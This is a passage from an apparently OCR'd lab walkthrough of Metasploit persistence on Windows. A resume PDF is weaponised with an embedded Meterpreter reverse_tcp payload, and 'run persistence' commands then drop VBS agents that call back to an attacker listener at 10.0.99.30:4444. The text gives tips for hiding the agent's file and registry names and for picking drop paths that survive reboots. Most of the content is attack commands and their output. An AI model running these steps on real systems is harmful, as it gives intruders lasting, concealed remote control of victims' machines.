[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                              Disclosure Date  Rank       Description
   ----                                              ---------------  ----       -----------
   auxiliary/server/regsvr32_command_delivery_server                  normal     Regsvr32.exe (.sct) Command Delivery Server
   exploit/linux/local/cron_persistence              1979-07-01       excellent  Cron Persistence
   exploit/linux/local/service_persistence           1983-01-01       excellent  Service Persistence
   exploit/osx/local/persistence                     2012-04-01       excellent  Mac OS X Persistent Payload Installer
   exploit/osx/local/sudo_password_bypass            2013-02-28       normal     Mac OS X Sudo Password Bypass
   exploit/unix/local/at_persistence                 1997-01-01       excellent  at(1) Persistence
   exploit/windows/local/persistence                 2011-10-19       excellent  Windows Persistent Registry Startup Payload Installer
   exploit/windows/local/ps_wmi_exec                 2012-08-19       excellent  Authenticated WMI Exec via Powershell
   exploit/windows/local/registry_persistence        2015-07-01       excellent  Windows Registry Only Persistence
   exploit/windows/local/s4u_persistence             2013-01-02       excellent  Windows Manage User Level Persistent Payload Installer
   exploit/windows/local/vss_persistence             2011-10-21       excellent  Persistent Payload in Windows Volume Shadow Copy
   exploit/windows/smb/psexec_psh                    1999-01-01       manual     Microsoft Windows Authenticated Powershell Command Exec
ution
   post/linux/manage/sshkey_persistence                               excellent  SSH Key Persistence
   post/windows/gather/enum_ad_managedby_groups                       normal     Windows Gather Active Directory Managed Groups
   post/windows/manage/persistence_exe                                normal     Windows Manage Persistent EXE Payload Installer


msf exploit(adobe_pdf_embedded_exe) >
```

4.2 use exploit/windows/local/persistence

```
msf exploit(adobe_pdf_embedded_exe) > search -f "persistence"
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                              Disclosure Date  Rank       Description
   ----                                              ---------------  ----       -----------
   auxiliary/server/regsvr32_command_delivery_server                  normal     Regsvr32.exe (.sct) Command Delivery Server
   exploit/linux/local/cron_persistence              1979-07-01       excellent  Cron Persistence
   exploit/linux/local/service_persistence           1983-01-01       excellent  Service Persistence
   exploit/osx/local/persistence                     2012-04-01       excellent  Mac OS X Persistent Payload Installer
   exploit/osx/local/sudo_password_bypass            2013-02-28       normal     Mac OS X Sudo Password Bypass
   exploit/unix/local/at_persistence                 1997-01-01       excellent  at(1) Persistence
   exploit/windows/local/persistence                 2011-10-19       excellent  Windows Persistent Registry Startup Payload Installer
   exploit/windows/local/ps_wmi_exec                 2012-08-19       excellent  Authenticated WMI Exec via Powershell
   exploit/windows/local/registry_persistence        2015-07-01       excellent  Windows Registry Only Persistence
   exploit/windows/local/s4u_persistence             2013-01-02       excellent  Windows Manage User Level Persistent Payload Installer
   exploit/windows/local/vss_persistence             2011-10-21       excellent  Persistent Payload in Windows Volume Shadow Copy
   exploit/windows/smb/psexec_psh                    1999-01-01       manual     Microsoft Windows Authenticated Powershell Command Execution
   post/linux/manage/sshkey_persistence                               excellent  SSH Key Persistence
   post/windows/gather/enum_ad_managedby_groups                       normal     Windows Gather Active Directory Managed Groups
   post/windows/manage/persistence_exe                                normal     Windows Manage Persistent EXE Payload Installer


msf exploit(adobe_pdf_embedded_exe) > use exploit/windows/local/persistence
```

4.2.1 show options

```
msf exploit(adobe_pdf_embedded_exe) > use exploit/windows/local/persistence
msf exploit(persistence) > show options
```

```
msf exploit(adobe_pdf_embedded_exe) > use exploit/windows/local/persistence
msf exploit(persistence) > show options

Module options (exploit/windows/local/persistence):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DELAY     10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
   EXE_NAME                   no        The filename for the payload to be used on the target host (%RAND%.exe by default).
   PATH                       no        Path to write payload (%TEMP% by default).
   REG_NAME                   no        The name to call registry value for persistence on target host (%RAND% by default).
   SESSION                    yes       The session to run this module on.
   STARTUP   USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
   VBS_NAME                   no        The filename to use for the VBS persistent script on the target host (%RAND% by default).


Exploit target:

   Id  Name
   --  ----
   0   Windows


msf exploit(persistence) >
```

4.2.2 Delay

```
Name       Current Setting  Required  Description
----       ---------------  --------  -----------
DELAY      10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
EXE_NAME                    no        The filename for the payload to be used on the target host (%RAND%.exe by default).
PATH                        no        Path to write payload (%TEMP% by default).
REG_NAME                    no        The name to call registry value for persistence on target host (%RAND% by default).
SESSION                     yes       The session to run this module on.
STARTUP    USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
VBS_NAME                    no        The filename to use for the VBS persistent script on the target host (%RAND% by default).
```

Default is 10 seconds but can be changed to not be so repetitive or obvious

4.2.3 EXE NAME

```
Module options (exploit/windows/local/persistence):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   DELAY      10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
   EXE_NAME                    no        The filename for the payload to be used on the target host (%RAND%.exe by default).
   PATH                        no        Path to write payload (%TEMP% by default).
   REG_NAME                    no        The name to call registry value for persistence on target host (%RAND% by default).
   SESSION                     yes       The session to run this module on.
   STARTUP    USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
   VBS_NAME                    no        The filename to use for the VBS persistent script on the target host (%RAND% by default).
```

This will be a bunch of random characters

4.2.4 Path

```
   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   DELAY      10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
   EXE_NAME                    no        The filename for the payload to be used on the target host (%RAND%.exe by default).
   PATH                        no        Path to write payload (%TEMP% by default).
   REG_NAME                    no        The name to call registry value for persistence on target host (%RAND% by default).
   SESSION                     yes       The session to run this module on.
   STARTUP    USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
   VBS_NAME                    no        The filename to use for the VBS persistent script on the target host (%RAND% by default).
```

Experiment with different possible locations for the file to drop to like System32 or other random locations.
Choose a location that will remain and not clear when the computer is rebooted.

4.2.5 Reg Name

```
Module options (exploit/windows/local/persistence):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   DELAY      10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
   EXE_NAME                    no        The filename for the payload to be used on the target host (%RAND%.exe by default).
   PATH                        no        Path to write payload (%TEMP% by default).
   REG_NAME                    no        The name to call registry value for persistence on target host (%RAND% by default).
   SESSION                     yes       The session to run this module on.
   STARTUP    USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
   VBS_NAME                    no        The filename to use for the VBS persistent script on the target host (%RAND% by default).
```

Not as important…just know it will also be a bunch of random characters, but you can change the value, so it doesn't show up as such.

4.2.6 Session

You need to know which session you are running to set persistence.
You need to get the shell first…establish the session, then come through and run the persistence…

```
Module options (exploit/windows/local/persistence):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DELAY     10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
   EXE_NAME                   no        The filename for the payload to be used on the target host (%RAND%.exe by default).
   PATH                       no        Path to write payload (%TEMP% by default).
   REG_NAME                   no        The name to call registry value for persistence on target host (%RAND% by default).
   SESSION                    yes       The session to run this module on.
   STARTUP   USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
   VBS_NAME                   no        The filename to use for the VBS persistent script on the target host (%RAND% by default).
```

In this case it is session 3

```
msf exploit(adobe_pdf_embedded_exe) > exploit -j
[*] Exploit running as background job.
msf exploit(adobe_pdf_embedded_exe) >
[*] Reading in '/home/phantom3472/CV/miloresume.pdf'...
[*] Parsing '/home/phantom3472/CV/miloresume.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 'milocv.pdf' file...
[+] milocv.pdf stored at /home/phantom3472/.msf4/local/milocv.pdf
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 3 opened (10.0.99.30:4444 -> 10.0.122.54:51669) at 2024-02-09 16:54:18 +0000

msf exploit(adobe_pdf_embedded_exe) > search -f "persistence"
[!] Module database cache not built yet, using slow search
```

4.2.7 Startup

```
Module options (exploit/windows/local/persistence):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DELAY     10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
   EXE_NAME                   no        The filename for the payload to be used on the target host (%RAND%.exe by default).
   PATH                       no        Path to write payload (%TEMP% by default).
   REG_NAME                   no        The name to call registry value for persistence on target host (%RAND% by default).
   SESSION                    yes       The session to run this module on.
   STARTUP   USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
   VBS_NAME                   no        The filename to use for the VBS persistent script on the target host (%RAND% by default).
```

When the persistence starts up are we going to try to be the current user or system.
If it is possible to elevate to system privileges before running the module when tit calls back it will already be at system level.

4.2.8 VBS_NAME

```
Module options (exploit/windows/local/persistence):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DELAY     10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
   EXE_NAME                   no        The filename for the payload to be used on the target host (%RAND%.exe by default).
   PATH                       no        Path to write payload (%TEMP% by default).
   REG_NAME                   no        The name to call registry value for persistence on target host (%RAND% by default).
   SESSION                    yes       The session to run this module on.
   STARTUP   USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
   VBS_NAME                   no        The filename to use for the VBS persistent script on the target host (%RAND% by default).
```

It is by default random characters…it is best to go and try to change this so it will not be as obvious.


5 Run Persistence

5.1.1 Establish session

In this instance sessions 3 (be sure to type sessions – plural)


5.1.2 run persistence -r 10.0.99.30 -p 4444 -i 5 -L “C:\Windows\System32”

run persistence -r 10.0.99.30 -p 4444 -i 5 -L “C:\Windows\System32”



-r is the remote location you are listening from
-p is port you are using
-i is the interval (in this case 5 seconds)
-L is the location to drop it at. (note: this is a UPPER CASE L)

5.1.3 Resource File



Take note of this information to be able to go cleanup.
This is the cleanup script to get rid of the persistence.

Another reason to clean up the script is because it will bog down the system and eat up the resources.

To clean up…copy the .rc path (in this instance)
/home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ7O0_20240209.4825/WIN-6UV4GTPJ7O0_20240209.4825.rc

In this particular example the file did not work because we don’t have authorization to write to the C Drive.

5.1.4 Search for possible locations to drop to

```
meterpreter > cd ..
meterpreter > ls
Listing: c:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2017-04-25 19:25:06 +0000  Administrator
100666/rw-rw-rw-  4096  fil   2024-02-08 23:21:05 +0000  All Users
40555/r-xr-xr-x   0     dir   2017-04-25 17:02:21 +0000  Default
40777/rwxrwxrwx   0     dir   2012-02-25 12:09:57 +0000  Default User
40555/r-xr-xr-x   0     dir   2009-07-14 04:57:55 +0000  Public
100666/rw-rw-rw-  174   fil   2009-07-14 04:57:55 +0000  desktop.ini
40777/rwxrwxrwx   0     dir   2018-05-04 17:28:26 +0000  ephemeral

meterpreter >
```

```
meterpreter > cd ..
meterpreter > ls
Listing: c:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2017-04-25 19:25:06 +0000  Administrator
100666/rw-rw-rw-  4096  fil   2024-02-08 23:21:05 +0000  All Users
40555/r-xr-xr-x   0     dir   2017-04-25 17:02:21 +0000  Default
40777/rwxrwxrwx   0     dir   2012-02-25 12:09:57 +0000  Default User
40555/r-xr-xr-x   0     dir   2009-07-14 04:57:55 +0000  Public
100666/rw-rw-rw-  174   fil   2009-07-14 04:57:55 +0000  desktop.ini
40777/rwxrwxrwx   0     dir   2018-05-04 17:28:26 +0000  ephemeral

meterpreter > cd Public
meterpreter > ls
Listing: c:\Users\Public
========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40555/r-xr-xr-x   0     dir   2024-02-08 23:30:00 +0000  Desktop
40555/r-xr-xr-x   0     dir   2009-07-14 05:06:44 +0000  Documents
40555/r-xr-xr-x   0     dir   2009-07-14 04:57:55 +0000  Downloads
40555/r-xr-xr-x   0     dir   2009-07-14 02:34:59 +0000  Favorites
40555/r-xr-xr-x   0     dir   2009-07-14 04:57:55 +0000  Libraries
40555/r-xr-xr-x   0     dir   2009-07-14 04:57:55 +0000  Music
40555/r-xr-xr-x   0     dir   2009-07-14 04:57:55 +0000  Pictures
40555/r-xr-xr-x   0     dir   2009-07-14 04:57:55 +0000  Videos
100666/rw-rw-rw-  174   fil   2009-07-14 04:57:55 +0000  desktop.ini

meterpreter >
```


5.1.5 run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public"


```
meterpreter > run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public"

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ7O0_20240209.1210/WIN-6UV4GTPJ7O0_20240209.1210.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.99.30 LPORT=4444
[*] Persistent agent script is 99639 bytes long
[+] Persistent Script written to C:\Users\Public\sqXsfLYyki.vbs
[*] Executing script C:\Users\Public\sqXsfLYyki.vbs
[+] Agent executed with PID 1752
meterpreter >
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 4 opened (10.0.99.30:4444 -> 10.0.122.54:51861) at 2024-02-09 18:12:12 +0000
```

This one worked…
Take note of the resource file for clean up.
/home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ7O0_20240209.1210/WIN-6UV4GTPJ7O0_20240209.1210.rc


```
meterpreter > run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public"

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ7O0_20240209.1210/WIN-6UV4GTPJ7O0_20240209.1210.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.99.30 LPORT=4444
[*] Persistent agent script is 99639 bytes long
[+] Persistent Script written to C:\Users\Public\sqXsfLYyki.vbs
[*] Executing script C:\Users\Public\sqXsfLYyki.vbs
[+] Agent executed with PID 1752
meterpreter >
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 4 opened (10.0.99.30:4444 -> 10.0.122.54:51861) at 2024-02-09 18:12:12 +0000
```


5.1.6 Remove the persistence






5.1.7 run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public"





5.1.8 run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\ephemeral\AppData\Local\Temp"

```
meterpreter > run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\ephemeral\AppData\Local\Temp"

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ700_20240209.3036/WIN-6UV4GTPJ700_20240209.3036.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.99.30 LPORT=4444
[*] Persistent agent script is 99627 bytes long
[+] Persistent Script written to C:\Users\ephemeral\AppData\Local\Temp\eJNrolSRyNG.vbs
[*] Executing script C:\Users\ephemeral\AppData\Local\Temp\eJNrolSRyNG.vbs
[+] Agent executed with PID 3020
meterpreter >
```



5.1.9 run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public\Libraries"

```
meterpreter >  run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public\Libraries"

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ700_20240209.0155/WIN-6UV4GTPJ700_20240209.0155.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.99.30 LPORT=4444
[*] Persistent agent script is 99616 bytes long
[+] Persistent Script written to C:\Users\Public\Libraries\nPUUpwUCDW.vbs
[*] Executing script C:\Users\Public\Libraries\nPUUpwUCDW.vbs
[+] Agent executed with PID 2228
meterpreter >
```